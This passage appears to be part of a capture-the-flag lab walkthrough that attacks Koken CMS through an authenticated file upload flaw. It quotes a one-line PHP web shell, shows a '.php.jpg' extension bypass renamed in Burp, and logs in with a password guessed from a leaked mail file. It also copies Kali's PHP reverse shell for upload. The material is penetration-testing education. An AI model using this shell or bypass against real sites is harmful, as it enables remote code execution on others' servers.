
```
<?php system($_GET['cmd']);?>
```

2. Save as "image.php.jpg"

3. Authenticated, go to Koken CMS Dashboard, upload your file on "Import Content" button (Library panel) and send the HTTP request to Burp.


4. On Burp, rename your file to "image.php"

The vulnerability is a file upload vulnerability that can be exploited with Burpsuite. However, there is one string attached. It requires authentication. I went to the login panel and saw that it requires email and a password.



I know only two emails which I got from the mailsent.txt file. What could be the password? The secret the mail was talking about. Is it "babygirl"? I tried this as password with those two emails and the "daisa" one was successful.


Now, I can move forward with exploiting. Since I need Burp I boot up another Kali machine with Burp already installed. I login into the Koken panel and "import content".




In exploit database, a simple PHP shell was uploaded but I will upload a reverse php shell. The file upload only works when we change the extension to that of jpg. So I create a new file with name hcool.php.jpg by copying php-reverse-shell.php.

```
hackercoolmagz@kali:~/usr/share/webshells/php$ ls
findsock.c  php-backdoor.php      php-reverse-shell.php  simple-backdoor.php
hcool.zip   php-findsock-shell.php qsd-php-backdoor.php
hackercoolmagz@kali:~/usr/share/webshells/php$ cp php-reverse-shell.php hcool.php.jpg
cp: cannot create regular file 'hcool.php.jpg': Permission denied
hackercoolmagz@kali:~/usr/share/webshells/php$ sudo cp php-reverse-shell.php hcool.php.jpg
[sudo] password for hackercoolmagz:
hackercoolmagz@kali:~/usr/share/webshells/php$
```

